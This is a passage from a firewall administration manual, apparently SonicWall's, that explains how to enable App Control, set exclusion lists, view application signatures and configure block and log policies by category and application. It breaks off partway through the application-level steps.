
App Control is a licensed service, and you must also enable it to activate the functionality.

To enable App Control and configure the global settings:

1. To globally enable App Control, select the **Enable App Control** check box. This option is not selected by default.
2. Optionally, to enable logging for all apps, select the **Enable Logging for All Apps** check box. This option is not selected by default.
3. To activate App Control and, if enabled, logging, click **Accept**.

4 To enable App Control on a network zone, navigate to the **Network > Zones** page.


5 Click the **Configure** icon for the desired zone. The **Edit Zone** dialog displays.



6 Select the **Enable App Control Service** check box, then click **OK**.


NOTE: App Control policies are applied to traffic within a network zone only if you enable the App Control Service for that zone. App Rules policies are independent, and not affected by the App Control setting for network zones.

The **Network > Zones** page displays a green indicator in the **App Control** column for any zones that have the App Control service enabled.



7 To configure a global exclusion list for App Control policies, go to the **Firewall > App Control Advanced** page.

8 In the **App Control Global Settings** section, click the **Configure App Control Settings** button. The **App Control Exclusion List** dialog opens.



9 Select enable the App Control exclusion list, select the **Enable Application Control Exclusion List** check box. This option is not selected by default.

10 To use:

- The IPS exclusion list, which can be configured from the **Security Services > Intrusion Prevention** page, select the **Use IPS Exclusion List** radio button. This option is selected by default when you enable the exclusion list.
- An address object for the exclusion list, select the **Use Application Control Exclusion Address Object** radio button, and then select an address object from the drop-down menu.


11 Click **OK**.

To reset App Control settings and policy configuration to the factory default values:

1 Click the **Reset App Control Settings & Policies** button on the **Firewall > App Control Advanced** page

2 Click **OK** in the confirmation dialog.

Viewing Signatures



You can change the **App Control Advanced** display through the various **View Styles**:

- **Category**
  - **All** (default) – Displays all categories and their signature applications
  - Individual category – Displays all signature applications for the specified category
- **Application**
  - **All** (default) – Displays all signature applications associated with the specified category or categories


- **Viewed by**
  - **Signature** – Displays all signature applications associated with the specified category and the signatures associated with the application
  - **Application** (default) – Displays all signature applications associated with the specified category or categories
  - **Category** – Displays all categories or the category specified in the **Category View Style**

You can also display the **Edit App Control Signature** dialog for a particular signature by entering its ID in the **Lookup Signature ID** field.

Topics:

- Viewing by All Categories and All Applications by Applications
- Viewing by All Categories and All Applications by Signatures
- Viewing by All Categories and All Applications by Category
- Viewing just One Category
- Viewing just One Application
- Displaying Details of Signature Applications
- Displaying Details of Application Signatures


Viewing by All Categories and All Applications by Applications



The **App Control Advanced** table displays the following columns; for a description of what each column displays, see Viewing by All Categories and All Applications by Signatures.

- **Category**
- **Application**
- **Block**
- **Log**
- **Comments**
- **Configure**

Viewing by All Categories and All Applications by Signatures



Category Name of the selected signature category or of all signature categories. All signature applications are grouped under the same category heading, such as `APP-UPDATE`.

Application Name of each signature application within a category.

Name Signature name.

ID Signature ID.

Block Indicates whether the category or application is blocked. If blocking is enabled, an **Enabled** icon appears in this column. The word, **Default**, may appear for a category.


Log Indicates whether the category or application is logged. If logging is enabled, an **Enabled** icon appears in this column.

Direction Traffic direction:

- **Incoming**
- **Incoming, to Client**
- **Incoming, to Server**
- **Incoming, to Client, to Server**
- **Outgoing**
- **Outgoing to Client**
- **Outgoing, to Server**
- **Outgoing, to Client, to Server**
- **Both**
- **Both, to Client**
- **Both, to Server**
- **Both, to Client, to Server**

Comments	This column is blank unless the following has been configured for the category and/or signature application: • **Information** icon – Address inclusion/exclusion settings. • **Clock** icon – Schedule other than **Always On**.
Configure	**Edit** icon that displays the appropriate dialog for modifying the signature application settings.

Viewing by All Categories and All Applications by Category




The **App Control Advanced** table displays the following columns; for a description of what each column displays, see Viewing by All Categories and All Applications by Signatures.

- **Category**
- **Block**
- **Log**
- **Comments**
- **Configure**

Viewing just One Category


You can restrict the **App Control Advanced** table to display the signature applications of just one category by:

- Selecting a category from the **Category** drop-down menu.
- Clicking the category heading, such as `APP-UPDATE`.




Viewing just One Application

You can restrict the **App Control Advanced** table to display the signatures of just one application by selecting an application from the **Application** drop-down menu.




Displaying Details of Signature Applications

You can display details about signature applications by clicking on the name of the signature application. The **Applications Details** popup dialog displays.




Sig Id	Signature ID.
Category	Category of signature application, such as APP-UPDATE or GAMING.
Technology	Type of software: • **Application** • **Browser** • **Network Infrastructure**
Risk	Level of risk for each signature: • **Low** (green) • **Guarded** (blue) • **Elevated** (yellow)

Clicking the signature ID displays the SonicALERT page for the signature.



Displaying Details of Application Signatures

You can display details about signature applications by clicking on the name of the signature. The **App Signature Details** popup dialog displays.



Category	Category of signature application, such as APP-UPDATE or GAMING.
App Name	Name of the signature application.
Alert Level	Alert level: • **Low** • **Medium** • **High**
Threat Level	Level of threat of the signature: • **Low** (green) • **Guarded** (blue) • **Elevated** (yellow)

Configuring App Control

Topics:

- Configuring Application Control by Category
- Configuring Application Control by Application
- Configuring Application Control by Signature

Configuring Application Control by Category


Category-based configuration is the most broadly based method of policy configuration on the **Firewall > App Control Advanced** page. The categories are listed in the **Category** drop-down menu.

To configure an App Control policy for an application category:

1 Navigate to the **Firewall > App Control Advanced** page.

2 In the **App Control Advanced** section, select an application category from the **Category** drop-down menu. The field's **Configure** button becomes active as soon as a category is selected.

3 Click the **Configure** button. The **App Control Category Settings** dialog for the selected category displays.



4 To block applications in this category, select **Enable** in the **Block** drop-down menu.

5 To create a log entry when applications in this category are detected, select **Enable** in the **Log** drop-down menu.

6 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.

7 To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.

8 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.

9 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.

10 To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down menu:

- **Always on** – Enable the policy at all times.
- **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
- **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
- **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
- **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
- **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
- **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
- **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.

11 To specify a delay between log entries for repetitive events, enter the number of seconds for the delay into the **Log Redundancy Filter** field.

12 Click **OK**.

Configuring Application Control by Application


Application-based configuration is the middle level of policy configuration on the **Firewall > App Control Advanced** page, between the category-based and signature-based levels.

This configuration method allows you to create policy rules specific to a single application if you want to enforce the policy settings only on the signatures of this application without affecting other applications in the same category.


To configure an App Control policy for a specific application:

1 Navigate to the **Firewall > App Control Advanced** page.


2 Under **App Control Advanced**, select a category from the **Category** drop-down menu.



3 Select an application in this category from the **Application** drop-down menu. A **Configure** button appears to the right of the field as soon as an application is selected.



4 Click the **Configure** button. The **App Control App Settings** dialog for the selected application displays.



The fields at the top of the dialog are not editable. These fields display the values for the **Application Category** and **Application Name**.

> **TIP:** The following application configuration options default to the current settings of the category to which the application belongs; for example, **Use Category Settings (All)**. To retain this connection to the category settings for any of these fields, leave this selection in place for those fields.

5 To block this application, select **Enable** in the **Block** drop-down menu.

